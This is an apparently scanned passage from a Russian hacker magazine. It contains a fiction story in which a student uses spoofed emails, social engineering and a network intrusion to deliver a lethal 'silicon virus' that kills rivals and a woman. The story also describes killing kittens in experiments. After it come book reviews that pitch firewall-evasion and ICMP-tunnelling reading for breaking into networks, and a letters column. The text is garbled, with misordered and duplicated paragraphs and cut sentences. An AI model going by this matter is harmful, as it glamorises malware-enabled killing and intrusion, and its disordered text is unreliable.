Разгадка приближалась постепенно - через бессонные ночи, через две разбитых клавиатуры, через головную боль и резь в глазах, через десятки литров пива и еще большее количество чипсов. Задача полностью поглотила его - и, глядя на его работоспособность, постепенно сдавалась.

К концу третьей недели была готова бета-версия; наконец-то один из процессоров после ее запуска «сдох» не сразу, а после четырех минут судорожной работы. Это был значительный успех. Вадим понимал, что он на верном пути - тем более что «Эс-Би» не прощал ошибок, а, следовательно - если программа работала, значит ошибок в ней нет. Оставалось найти правильный алгоритм воздействия на кремниевую структуру - чтобы то множество транзисторов, что было спрятано в «камень», не превращалось в силиконовые сопля, а могло полноценно работать.

И вот настал день, когда Вадим собирался испытать свою программу в присутствии представителя «Интел». Прибывший к нему менеджер внимательно изучил короткий печатный отчет, который Гостюхин набросал ночью, довольно криво переведя его на английский, после чего жестом попросил продемонстрировать успехи. Вадим загрузил компьютер, ткнул пальцем в тестовые строки, намекая на то, что все без обмана - процессор действительно корпоративный, но-

максимуму. И тут же процессор сдох - экран мигнул и погас, из корпуса повалил воюющий дым, там плавился шлейф, провисший над раскаленным сердцем компьютера.

Ничуть не разочарованный Гостюхин, взяв в руки отвертку, разобрал корпус и заглянул внутрь. Массивный кулер оказался спянным с процессором в один конгломерат - настолько высоким был перепад температуры. Вадим протянул было руку внутрь, чтобы попытаться размокнуть защелки кулера, но что-то его остановило; жало отвертки передвинулось к винтам, крепящим «материнку».

Сняв все одним блоком, Вадим осторожно, не прикасаясь к теплому, еще расплавленному куску кремния, поднес все это к окну и рассматривал при ярком свете. Что-то во всем этом ему не нравилось...

В лаборатории Академии всегда кто-нибудь был. Вот и сегодня - несколько человек копошились в углу, изучая одним им известную задачу. Вадима же интересовал электронный микроскоп. Лаборант за сорок минут приготовил ему спил с «камня» - достаточной толщины, для того чтобы не потеряться в слоях и понять, что там происходит в моменты максимального разгона.

Когда Вадим заглянул вглубь процессора, сердце его едва не выпрыгнуло из груди. Структура «камня» была нарушена, что было абсолютно естественно - на это его программа и была направлена; но то, как она была нарушена, привело в изумление Вадима - кристалл жил своей жизнью, силиконовые частицы сгоревшего процессора самостоятельно передвигались и даже вылезали из поля зрения. То, что видел сейчас Гостюхин на экране микроскопа, выведенного на монитор, - было НОВОЙ ФОРМОЙ ЖИЗНИ, жизни на основе кремния. А на следующий день лаборант, который изготовлял срезы, умер. За четыре дня до смерти ему исполнилось девятнадцать лет...

Из отчета агента «Брайана» от 29 апреля 2019 года ответственному по группе дознания:

Мир рушился на глазах. Вадим вдруг почувствовал на своей шкуре - что это такое « быть инфицированным» .

«...Также докладываю, что после обнаружения на винчестере Измайлова письма с неизвестным exe-файлом мной были просмотрены винчестеры погибших Макарута и Паркера. На них я обнаружил аналогичные письма, в которых жертвам отсылались не обнаруженные пока исполняемые файлы с расширением EXE; также предлагалось переключить те же самые джамперы на материнской плате. Установлено, что Макарут и Измайлов поступили так, как советовал неизвестный автор писем, Паркер не считал нужным выполнить данное указание - однако результат на выходе мы имеем тот же. Сами файлы в настоящий момент обнаружить не удалось...».

Вадим, конечно же, заинтересовался этой смертью. Молодой парень, который умирает без видимых причин в расцвете лет, - это всегда вызывает подозрения и оправданное любопытство. Расспросив сотрудников лаборатории в достаточно деликатной форме, он узнал, что парень просто упал во время работы с материалами, присланными с какой-то кафедры, - упал, как подкошенный, словно сраженный пулей. Дыхание и сердцебиение остановились практически мгновенно, пара лаборантов пытались оказать ему первую помощь, но безрезультатно - жизнь к нему не вернулась... Вскрытие, которое состоялось на следующий день, ничего не дало, была констатирована «внезапная коронарная смерть»; доктор по окончании работы вздохнул, подписывая протокол, и произнес в никуда:

- Да, молодеет инфаркт... Такие молодые парни уходят... Эти слова услышала лаборантка и повторила их родственникам, пришедшим забирать тело; так постепенно эта информация добралась и до Вадима. Но он-то знал, что если знать, что искать, то обязательно найдешь. Кроме рук молодого парня из лаборатории, до сгоревшего «живого» процессора не затрагивался никто - стоило предположить, что силиконовые существа, вызванные к жизни программой Гостюхина, каким-то образом проникли в тело лаборанта и вызвали там некие изменения, приведшие к смерти. Вадим, пораженный свалившимся на его голову открытием, тогда всерьез задумался о его побочных явлениях. И сложно было сказать, что оказалось для него важнее - сам факт возможности создания «силиконовых вирусов» или их возможность убивать тех, кто вступал в ними в контакт.

Гостюхин занялся экспериментами - он гробил процессоры на максимальных скоростях и тыкал в них мордами котят, пойманных на улице. Котят пытались вырывать из цепких пальцев исследователя, но, единожды попав мордочкой в горячий силиконовый сплав, дергаться прекращали и погибали практически мгновенно, через десять, максимум пятнадцать секунд.

Переселив отвращение, Вадим пытался найти в телах котят повреждения, нанесенные вторжением «силиконовых вирусов», - он рассматривал под микроскопом места проникновения частиц в животных, пытаясь обнаружить какие-либо следы. И это ему удалось. Точечные следы на носгах котят подтвердили его подозрения - что-то (а скорее всего, «кто-то») проникло в тела животных и производило там какие-то повреждения, несовместимые с жизнью. Но как только Гостюхин принял решение идти в своих исследованиях дальше и попытаться найти органы-мишени, повреждаемые вирусами, случился маленький кризис.

В печать просочилась информация о разработках, которые ведет «Интел» в сотрудничестве с русским студентом; назревал очередной антимонопольный скандал. Домой к Вадиму зачастил менеджер, требуя повышения темпов работы. Но как только Гостюхин вернулся к акселератору, в последнем номере «Hardware Tech.» появилась скептическая статья профессора Макарута, в которой последний достаточно популярно объяснял общественному мнению, что того, чем занимается сейчас «русская звезда Гостюхин», быть не может по причине множества физических и математических законов.

Вадим, который видел не только основное, но и побочное действие программы, написанной по заказу «Интел», был крайне возмущен; после недолгой борьбы с самими собой он вырезал две трети акселератора в отдельную программу, после чего отправил ее профессору в Калифорнию, предварительно взломав его адресную книгу и использовав один из доверенных адресов. Будучи уверен-

ным в том, что у профессора далеко не самый современный компьютер, он для достижения необходимого эффекта в письме указал, какие джамперы необходимо переключить для получения максимальной скорости.

Его метод «социальной инженерии» сработал безукоризненно - человек от природы любопытный, профессор сделал все, как и было указано в письме, после чего попытался переключить джамперы назад, считая, что вся проблема в этом, коснулся расплавленного процессора и скончался от сердечного приступа. Узнав о результате атаки, Вадим в очередной раз убедился в том, что, сам того не желая, создал оружие - достаточно мощное, чтобы убивать, и достаточно незаметное, чтобы быть обнаруженным.

Через неделю глава корпорации «Глобал сенсорик» Ким Паркер попытался обвинить «Интел» в устранении конкурентов - и его постигла участь Макарута. Но Вадим за эти восемь дней пошел гораздо дальше, научив своих «силиконовых друзей» поражать и видеопроцессоры. Паркер, известный своим пристрастием к компьютерным развлечениям, получил письмо от одного из своих друзей - с патчем к игре, которую он пытался пройти в настоящий момент. И, естественно, Паркер не смог противостоять соблазну, открыл файл, после чего попытался извлечь расплавленную видеокарту из корпуса...

Потом было еще несколько случаев рассылки «силиконовой смерти» - Вадим, уверовав в свою анонимность, совершил еще два убийства. Погибли люди, противостоящие его таланту, завистники и клеветники; погибли, ничего не подозревая. Их смерть не была связана следствием с компьютерами, поэтому в череду убийств, расследуемых ФБР, они не попали.

Близился день сдачи программы менеджеру «Интел». Гостюхин закончил последние исправления, финальный вариант акселератора в нескольких экземплярах рассылавал по своим логическим и физическим дискам, после чего задумался - а вдруг кому-то придет в голову использовать акселератор точно так же, как это сделал он сам. Тогда он в последний момент включил в программу незначительные исправления, не позволяющие рядовому юзеру создавать из силикона вирусы, надеясь стать единственным пользователем нового кибернетического оружия. А на следующий день Марина заразила его вирусом настоящим - реальным, невыдуманым...

Из отчета агента «Брайана» от 4 мая 2019 года ответственному по группе дознания:

«Ввиду нежелания владельцев анонимных прокси-серверов вести с нами какие-либо переговоры, прошу вашего согласия на дополнительные меры воздействия... намереваюсь просмотреть логи юзеров, подключавшихся через следующие прокси (далее список)... Существует ряд предположений... Хочу довести до вашего сведения, что 25 марта, 12 и 15 апреля 2019 года при невыясненных обстоятельствах скончались лаборант и двое студентов Академии программирования - Голубцов Дмитрий (подрабатывал лаборантом, находясь в академическом отпуске по неуплаваемости), Мансуров Антон, 4-й курс, Кириллов Николай, 5-й курс. Причина смерти не установлена; при тщательном изучении обстоятельств смерти выявлены сходные моменты (см. приложение судебных медиков, листы 15 и 16). В настоящий момент разрабатывается несколько версий...».

Мир рушился на глазах. Вадим вдруг почувствовал на своей шкуре - что это такое « быть инфицированным». Мысли о неотвратимо надвигающейся неизлечимой болезни преследовали его, не давали сосредоточиться, заставляли сердце то замирать, то биться быстрее, со все возрастающей скоростью. Волны бешенства сменялись периодами депрессии; Гостюхин вспоминал ту ночь с Мариной, проклиная всех и вся, в сотый, тысячный раз давая себе слово найти ее и уничтожить. Он с наслаждением представлял, как его вирус вторгается на компьютер Бескудниковой и порождает на нем миллиарды силиконовых мутантов, только и ждущих острого прикосновения тонкого женского пальца...

Все это не единожды приходило ему во сне; занимало его сознание, вытеснив оттуда и учебу, и работу на корпорацию; порой он

даже забывал принимать пищу, только жажда выгоняла его из-за компа в магазин, где он, опомнившись, покупал и что-нибудь поесть. Несколько раз он посещал тот клуб, где они познакомились; стоя у барной стойки, он пытался вытащить из бармена хоть какую-нибудь информацию о таинственной девушке, но все тщетно - судя по всему, ее появление здесь было случайным, что приводило Вадима просто в маниакальное состояние. Умирать медленной смертью по воле случая - что может быть ужасней?!

Гостюхин перечитал не один справочник по инфекционным болезням, выискивая у себя симптомы «Эс-Би» - лихорадку, сыпь, усталость глаз и множество других, перечисленных в группах «Главные» и «Второстепенные»; периодически он отмечал в своем состоянии некое соответствие с прочитанным; отправив отпечаток указательного пальца на диагностический сайт, он через час уже забыл об этом. В нем с новой силой вспыхнула волна ненависти к Марине, он сел в кресло и начал прочесывать Интернет в поисках контакта с ней.

В промежутках между приступами бешенства, когда сознание приходило в норму, он писал программу - средство, с помощью которого он сумеет отомстить. Все, что ему было нужно, - ее адрес в Сети. Он уже позабыл о своем желании сдать анализ крови, чтобы подтвердить то, о чем писала в своей записке девушка: Вадим, начитавшись литературы, был абсолютно уверен в диагнозе, тем более


ускользали вместе с обрывками сновидений, в которых его неотступно преследовала Марина, - но нередко Вадиму удавалось пройти довольно сложные места, восстановив логику алгоритма и продолжив написание кода.

Вскоре Вадим мог с уверенностью сказать - основная часть работы закончена. Как только он хоть что-нибудь узнает о Марине, файлу-убийца отправится делать свое грязное дело...


И как только программа была готова полностью, Вадиму пришло письмо. Письмо от Марины. Вадим вначале ошалело смотрел в окно диспетчера писем, глядя на обратный адрес «marina@309.BB.0.0.F7/uDomains.ru», потом метнулся к своему софту, предназначенному для атаки.

Письмо было адресовано не ему лично - он получил его как пользователь «Пограничной стражи». Марина сообщала, что вышло очередное обновление, которое она выложила на одном из файловых архивов, благодарил всех, кто использует ее программу, и пожелала получить за все это немного денег. Вадим не верил своим глазам, удача сама шла к нему в руки - ящик стал основным, форварда с него не было.

Он ворвался к ней на ее хитрый файрволл при помощи прямого сканирования, даже не пытаясь скрыться от систем обнаружения вторжения, которыми ее брэндмауэр был снабжен в достаточной



Вадим постепенно превращался в киборга - на человека он был уже мало похож; несколько гонцов из деканата он просто выставил за дверь, сославшись на болезнь; родителям на письма не отвечал; работа поглотила его целиком. Учебник Крауна был зачитан до дыр - само собой, ответов там не было, слишком фантастичной была задача для самого апологета программирования.



что некоторые из симптомов уже имели место - у молодого гения поднялась температура, которая держалась в субфебрильных пределах и не сбивалась обычными жаропонижающими препаратами (что по учебнику говорило об активности вируса в зоне мозга, ответственной за поддержание нормальной температуры тела), болезнь постепенно разгоралась в нем, как искра.

Программа не получалась. Никак не удавалось определить цель - что именно должен был выполнить софт при обнаружении адреса Марины. В своих фантазиях Вадим видел не раз, как его «Silicon Dream», как он назвал свое творение, вторгается в тело девушки и разрушает его изнутри - изменяет ионный состав крови, забивает капилляры мозга, невидимыми органеллами уничтожает нежные клетки сердца... Всего-то - адрес, адрес, адрес!!!

Вадим постепенно превращался в киборга - на человека он был уже мало похож; несколько гонцов из деканата он просто выставил за дверь, сославшись на болезнь; родителям на письма не отвечал; работа поглотила его целиком. Учебник Крауна был зачитан до дыр - само собой, ответов там не было, слишком фантастичной была задача для самого апологета программирования. Растворимый аспирин он запивал пивом, даже не замечая этого; глаза налились кровью от многочасового смотрения в монитор. Комната была захлалена абсолютно ненужными вещами, зубная щетка валялась под ванной в течение последней недели. Спал он прямо за компьютером, откидывая спинку и забрасывая ноги на стол.

Периодически во сне к нему приходили решения некоторых проблемных мест - он вскакивал, едва не падая на пол, пытался сохранить на бумаге или на экране те мысли, что таинственным образом вторгались в его сознание. Не всегда это получалось, порой мысли

степени. Конечно же, он был заблокирован, но один лишь факт соприкосновения с Бескудниковой даже через «Пограничную стражу» был ему нескрываемо радостен, он словно пес, напавший на след и виляющий хвостом, уцепился за ее адрес и начал использовать самые современные методы вторжения...

Почему-то трудно было нажать «Enter». Но Вадим сумел - вспомнив, как в его крови несутся сейчас по своим грязным делам маленькие тела смертоносного вируса «Эс-Би»...

Электронный вихрь тянул за собой. Пакеты, содержащие в себе строки вируса, неслись к цели; они были разделены маршрутизаторами и мчались к месту вторжения разными путями, разными континентами; кабель, проложенный по дну океана, сменялся линией между спутниковыми антеннами. Периодически один из пакетов, идущий по слишком длинному пути, погибал, не добравшись до очередного маршрутизатора, - тогда все рассыпанные в данный момент по Земле куски вируса вздрагивали, теряя часть себя. Но модем принимал контрольный сигнал и отправлял пакет заново - и тогда вирус обрета- лся как единое целое, собираясь в один файл на концевом участке.

Время шло. Прежде чем войти в контакт с целью, вирус концентрировался, проверял целостность транзакции, изучал сам себя на предмет возможных ошибок - но нет, проблем не было, все дошло в целостности и сохранности. Файл в маршрутизаторе напоминал свернувшуюся пружину - если бы люди могли его увидеть. Первые его байты аккуратно тянули свои щупальца к файрволлу «Пограничная стража», пытаясь определить в нем слабые места.

Мина замедленного действия лежала на компьютере Марины и только ждала щелчка «мыши».

От компьютера, на который пытался проникнуть вирус, навстречу метнулась короткая горячая, безумно яркая молния и стеганула огненной плетью по щупальцам, определив в них IP из заблокированного диапазона. Байты оборвались и разрядились, потерявшись в проводах, отходящих от маршрутизатора к другим объектам. Файл сократился еще сильнее, втягиваясь внутрь принимающего устройства, пряча свое тело в глубине. Следящий пакет, висающий за спиной вируса, определив повреждение, послал запрос домой - базовый компьютер вернул недостающие байты, отравив новые щупальца, но на этот раз сделал их незаметнее. Файрволл провел молнией рядом с короткими чувствительными щупальцами и не заметил их; шипя и разбрызгивая лужи искр, молния успокоилась и улеглась вдоль входящего кабеля сразу за маршрутизатором...

Вадим мягко положил пальцы на клавиатуру. Он уже точно знал, что его модифицированный акселератор добрался до цели и сейчас ожидал от своего «хозяина» (Вадим отнесся к нему, как к какому-то ручному животному) приказаний. Гостюхин понимал, что «Пограничная стража» отразила первое проникновение к Марине на комп; он попытался просканировать сеть в обход файрволла - не получилось, да и не ожидал Гостюхин от этого способа никакого проку. Тогда он попытался создать некий симбиоз...

Щупальце шевельнулось и поплыло (именно поплыло, отделившись от основного кода, став самостоятельной единицей) в сторону огненной плети. Файрволл, словно золотистый дракон, лежал, не шевелясь, в состоянии готовности, лениво подрагивая всем телом - будто дыша. Первый байт дотронулся до плети и попытался его обвить - словно виноградной лозой.

Тело файрволла взбудоражено дернулось, но щупальце, несколько раз мигнув, нежно погладило плеть вдоль ее золотых изгибов и мягко, незаметно, влилось в нее. Несколько других, более мощных огненных вихрей прыгнуло откуда-то из глубины маршрутизатора, облетело вокруг вновь замершей, заснувшей, обманутой сторожевой плети и вернулось обратно.

Гостюхин стер пот со лба и размял пальцы. Усталость от проделанной работы была незаметна - он только что получил отклик от своей «Силиконовой мечты», говорящий о победе над файрволлом. С трудом верилось в то, что он только что проделал, - но факт остается фактом; это не он сам решил задачу, «Silicon Dream» общалась с ним на понятном только им двоим языке Ассемблера-2 и натолкнула его на решение.

Судя по всему, вирус еще до проникновения в силиконовые структуры обрел черты, свойственные жизни...

Управляющие сигналы настойчиво стучались в тело программы - «хозяин» принял решение начать вторжение. Вирус перекомпилировался - сам, без внешних воздействий, - после чего аккуратно нырнул в маршрутизатор. Плеть, обманутая «щупальцем-любовником», благодушно-расслабленно лежала у ворот, которые обязана была охранять. На мгновение вирус замер рядом с ней (цепь искр пробежала по его телу, выражая удовлетворение проделанной работой), после чего на предельной скорости рванулся к атакуемому компьютеру.

Дальше все было очень просто - мимо кабеля скользнуть было нельзя. Вирус втянулся внутрь в виде письма, просканировал адресную книгу, отправил ее Вадиму, сам сгенерировал текст письма, используя наиболее частый адрес из переписки, аккуратно прилег в папке «Входящие» и стал ждать прочтения...

Гостюхин смотрел прямо перед собой невидящим взглядом. Мина замедленного действия лежала на компьютере Марины и только ждала щелчка «мыши». В это время сам Вадим получил пару писем - цифра «два» горела на счетчике майл-анализатора. Направив стрелку курсора на первое по времени, он на мгновение замер, потом успокоил себя тем, что программы, подобной его «силиконовому убийце», в настоящий момент нет ни у кого, и открыл его.

«Портал «Эс-Би» - Диагностикс» - анониму 07-91А. Ваш отпечаток пальца проанализирован лаборантом 129 при помощи тестовой программы, сертифицированной Министерством здравоохранения.

Заключение: организм анонима 07-91А не содержит ни вируса «Эс-Би», ни антител к нему; аноним 07-91А здоров.

Просьба оплатить услуги лаборанта 129, перечислив на его счет (далее череда цифр) 250 рублей».

Где-то далеко от замершего в изумлении Вадима рука Марины направила «мышку» на письмо, обманувшее «Пограничную стражу»... Второе письмо было длиннее. Обратный адрес - «marina@309.BB.0.0.F7/uDomains.ru». Рука дрогнула, но курсор попал-таки в строку, письмо открылось в отдельном окне.

«Здравствуй, Вадим. Помнишь меня, Марину, девушку с тусовки, проведенную с тобой замечательную ночь и отвратительное утро? Помнишь мою записку? Прости за неудачную шутку, мальчик. Ни я, ни ты не больны. Просто выслушав признания о написании вирусов компьютерных, виртуальных, в реальной жизни убивающих других людей, я захотела поставить тебя на место твоих жертв - при этом «подарив» тебе вирус настоящий, страшный, медленно убивающий. Прошло десять дней, я не выдержала и пишу тебе о том, что моя записка было ложью - я, как нормальный человек с довольно гипертрофированной совестью, больше скрывать правду не в силах. Шутка, не больше - но я думаю, за эти дни ты ощутил тот ужас, который охватывает человека при слове «вирус». Прошу тебя - остановись, мальчик. Ты талантлив - так примени свой талант в мирных областях... Мне хотелось бы встретиться с тобой еще раз. Прости меня, Марина».

Вадим перечитал послание несколько раз. «Шутка», «прости», «больше скрывать правду не в силах»... Все последующие действия он выполнил автоматически - письмо в ответ было сгенерировано Гостюхиным за несколько секунд, отправлено Марине и уже через несколько секунд отметилось на почтовом сервере, с которого Марина получала электронные послания. Но, как обычно, девушка просматривала письма в порядке их получения...

Сигнал пришел быстро. Оставалось выполнить то, ради чего он оказался здесь, на чужом компьютере - найти кусок кремния, который окажется ближе. Череда импульсов ворвалась в «железную начинку» компа и сразу же определила круг задач, обнаружив видеопроцессор. Начался нагрев кремния; тем временем программа выстраивала из плавящегося материала новые атомные цепочки. Монитор уже давно мерцал, не понимая информации, передаваемой на экран - но видеокарта еще держалась; однако вскоре первые силиконовые вирусы зашевелились внутри перерожденного кристалла; зачатки разума двинули всю сформированную массу внутрь монитора.

Непрерывно дергающийся ручеек переменного тока от сетевого фильтра к гнезду шнура внезапно обнаружил какую-то преграду на своем пути, попытался обойти - не получилось. Заряд стал копиться на входе и через долю секунды достиг критического размера. После чего «силиконовые убийцы» сняли блокаду и пропустили импульс повышенного напряжения.

Плоский экран вспух изнутри - сначала едва заметно, отразив в себе изумленное лицо девушки, потом более интенсивно, искривившись и едва сдерживаясь. Сеть трещин брызнула в разные стороны от центра и швырнула острые осколки в лицо и шею Марины...

Из отчета агента «Брайана» от 6 мая 2019 года ответственному по группе дознания:


«...При осмотре места происшествия после идентификации трупа Марины Бескудниковой было предпринято изучение содержимого ее компьютера путем снятия с него жесткого диска и подключения его к ноутбуку следственной группы... Установлено, что имеется 1 (одно) непрочитанное письмо, адрес отправителя vadim007@yahoo.com. Текст письма: «МАРИНА, НЕ ОТКРЫВАЙ НИЧЕГО, ЧТО ПРИШЛО РАНЬШЕ!!!». Отправителем письма является Гостюхин Вадим Леонидович, студент 4-го курса Академии программирования и анализа... Прошу вашей санкции на задержание Вадима Гостюхина для выяснения обстоятельств дела...».





Н да... ДоС устроили, дефейсить - отдефейсили, сканить - просканили, но теперь тебе уже хочется большего? Проникнуть в саму систему и завоевать полностью все узлы в сети? Дело настолько же интересное, насколько и опасное! Ведь не каждый админ - лох, попадаются и такие, что грамотно настроили межсетевой экран, пробиться через который, казалось бы, невозможно... Но чтобы тебе было все-таки хоть чуточку проще, я подобрал для тебя книжки, в которых достаточно подробно и основательно излагаются теория и принципы функционирования фаерволов и различных сетевых протоколов безопасности, чтобы ты знал, откуда начинать и как все же можно пройти через «огненную стену».

Д.Г. Леонов, А.В. Лукацкий, И.Д. Медведовский, Б.В. Семьянов. **Атака из Internet.** - М.: СОЛОН-Р, 2002 - 368 с.



Полезной литературы, написанной нашими соотечественниками, существует не так уж и много, но вот, наконец-то, попался хороший экземпляр действительно стоящей книги. Тут рассказывается просто про кучу всяких уязвимостей, и, причем, не просто идет описание эксплойта, а присутствует еще и немного теории по описываемой дырке. И авторы пытаются объяснить тебе все достаточно понятным и нормальным языком, без всяких там научных терминов и прогонов на километры текста - все просто и понятно. Атаки на межсетевые экраны, естественно, не упущены из виду, и им посвящена целая глава; надо сказать, что данную тему авторы раскрыли практически на 100%, есть все - начиная от описания, как функционируют фаерволлы, и заканчивая рассмотрением способов их обхода (а части «простое уклонение» и «сложное уклонение» должны тебя особенно порадовать :).

Рекомендуется: спецам по сетям и всем, кто хочет познать основы сетевой безопасности и нападения.

Microsoft Press. **Межсетевое взаимодействие.** - М.: РУССКАЯ РЕДАКЦИЯ, 2002 - 736 с.




Ты любишь мелкософт? :). Вопрос, конечно, глупый, но в этой огромной буке тебе предоставляется возможность ощутить всю мощь этой гигантской фирмы и конкретно - воплощение ее идей в области построения серверов. Конечно, вопросы конкретно по фаерволлам тут не особо рассматриваются (правда, упоминание об этой полезной фишке все же есть), но зато присут-

ствует описание стандартных сетевых библиотек, входящих в винду и обеспечивающих один из сетевых интерфейсов. А еще тут рассказывается про построение VPN сетей и объясняется, как обезопасить сеть с помощью фаерволла, даже приводятся конкретные оптимизационные советы по настройке виндов (как утверждают сами же авторы - дефолтовые настройки не обеспечивают должной безопасности компьютера). Да кто бы и сомневаться стал :).

Рекомендуется: IT-профессионалам и спецам по сетям, потому как любому другому нормальному человеку от такой литературы крышу снесет.

У. Блэк. **Интернет протоколы безопасности.** - СПб.: ПИТЕР, 2001 - 286 с.



Помнишь статью о том, как сидеть легально в Инете (описывается в Хакере 9 за этот год). Вот там тебе предлагалось скачать программку и поставить ее себе, и лишь смутно рассказывалось, как же все это работает на уровне протоколов... Данная бука призвана исправить это упущение, и,

изучив авторские мысли, ты сможешь совершенно спокойно разбираться в архитектуре протокола TCP/IP и научишься создавать туннель на основе того самого ICMP, чтобы со стороны все выглядело, как обычный пинг :), который нерадивые админы иногда даже и за трафик-то не считают :). **Рекомендуется:** тем, кто в первую очередь хочет познать принципы работы сети на уровне протоколов и узнать, как же все-таки работает туннелирование на практике.



Максим Левин. **Как стать системным администратором.** - М.: Познавательная книга плюс, 2001 - 320 с.



Идиотское и слишком уж поповское название книги насторожило сразу при взгляде на этот шедевр человеческой мысли. Ничего хорошего во время чтения данной буки тебя не ждет, опять автор нарыл кучу старых материалов по разным источникам и выдает их за свои мысли. Иногда излагает «свои» проблески знаний на сленге, а то нет-нет да и собьется на сухой научно-технический язык. Да, конечно, немного инфы по файрволлам присутствует, но уж слишком не-множко и почему-то со-ветов, как же все-таки стать сисадмином, я не нашел :(, может, конечно, плохо искал... Короче говоря, радости или хотя бы интереса при изучении данной буки я не ощутил...
Рекомендуется: никому :(.

А. Лукацкий. **Обнаружение атак.** - СПб.: БХВ-Петербург, 2001 - 624 с.



Наконец-то попалась достойная книга, написанная отечественным автором. Тут содержится подробное описание технологий информационной безопасности, начиная от разбора по полочкам, на какие классы делятся атаки, и кончая разработкой собственной системы обнаружения вторжений извне. Причем все изложение материала основывается на реальных примерах, со множеством готовых модулей для программ и схем функционирования различных сетевых систем. Естественно, присутствуют и описания файрволов, как их правильно настроить и с помощью каких ухищрений хакеры могут пройти сквозь межсетевой экран. И напоследок могу добавить, что в виде бонуса к книге прилагается диск с полезным софтом и примерами, описанными на страницах данной полезной буки.
Рекомендуется: спецам по сетям и просто людям, интересующимся, как происходят атаки на сеть.

В. Зима, А. Молдовян, Н. Молдовян. **Безопасность глобальных сетевых технологий.** - СПб.: БХВ-Петербург, 2000 - 320 с.



Неплохая книга по безопасности, и, как обычно случается, авторы достаточно много рассказывают о нападении на хост или сеть. Радует также и то, что есть описание работы «огненной стены» (а также даются рекомендации по настройке и использованию) и советы авторов, как выбрать и протестировать на устойчивость к атакам файрволл. Поясняются принципы работы разных сетевых служб, влияющих на безопасность. Причем все рассказывается и объясняется вполне нормально и понятно даже для не очень продвинутого админа, так что читается книга легко и не страдает особым прогрузом. Поэтому стоит почитать, если ты все-таки решил осознать, как защитить или, наоборот, взломать какую-либо систему безопасности.
Рекомендуется: «для администраторов и пользователей компьютерных систем...».

Редакция выражает благодарность магазину "Библио-Глобус" за предоставленные книги.



E-MAIL:

ПИСЬМА

ОТВЕТЫ

На письма отвечал Дронич.



From: Finist [finist@inbox.ru]
To: spec@real.xakep.ru
Subj: creatiff-TIPS..

Привет Спец. Огромный тебе Респект. Хочу выразить не много благодарности и задать вопрос.

Благодарность: Вы-молодцы, спасибо что делаете кульный журнал, особенно серия про взлом, но я также считаю что и только на компах зацикливаться не стоит, в жизни есть и другие приятные вещи (например девушка и пиво :)). отдельное спасибо за новую рубрику: Tips..., где вы жалуетесь на малое кол-во писем :). Ну а вот собственно и вопрос. я вообще с хтмлм познакомился только благодаря этой рубрике (стал пробовать сам писать примеры). Объясните мне ламеру (стремящемуся к продвинутому юзеру). вот я собираюсь сделать страничку с несколькими разделами (ну там анекдоты, софт - в общем это не принципиально). так вот я не понимаю, что под каждую страницу с текстом необходимо делать новый документ хтмл? или можно несколько страниц со ссылками «Next» записать в один док. И как это сделать? а то у страницы получается огромный вес.

P.S. Глииз ответьте и заранее спасибо. З.З.Ы. передавайте респект команде]].

Привет Спец. Огромный тебе Респект. Хочу выразить не много благодарности и задать вопрос.

Благодарность: Вы-молодцы, спасибо что делаете кульный журнал, особенно серия про взлом, но я также считаю что и только на компах зацикливаться не стоит, в жизни есть и другие приятные вещи (например девушка и пиво :)). отдельное спасибо за новую рубрику: Tips..., где вы жалуетесь на малое кол-во писем :). Ну а вот собственно и вопрос. я вообще с хтмлм познакомился только благодаря этой рубрике (стал пробовать сам писать примеры). Объясните мне ламеру (стремящемуся к продвинутому юзеру). вот я собираюсь сделать страничку с несколькими разделами (ну там анекдоты, софт - в общем это не принципиально). так вот я не понимаю, что под каждую страницу с текстом необходимо делать новый документ хтмл? или можно несколько страниц со ссылками «Next» записать в один док. И как это сделать? а то у страницы получается огромный вес.

to: Finist [finist@inbox.ru]

Выбравшись из-под горы твоих респектов сообщаем: на компах не зацикливаемся, но и спецов по девушкам и пиву делать не будем. Видишь ли, каждую тему приходится пропускать через себя и всесторонне рассматривать. Ты себе представляешь тот бордель с запахом хмеля, который воцарится на месте нашей редакции после выхода этих номеров? Я вот не представляю :). Так что пока – компы, компы и компы (ну вот, опять зациклился, блин).

Чуть не забыл, ответ на твой вопрос дал ты сам – под каждую страницу нужен новый документ. Но если ты будешь творить в специализированном редакторе HTML, то не почувствуешь этого. Читай туториалы, рассказывай анекдоты, пиши софт, респекты.

From: necroperversor@xakep.ru
To: spec@real.xakep.ru
Subj: no_subject

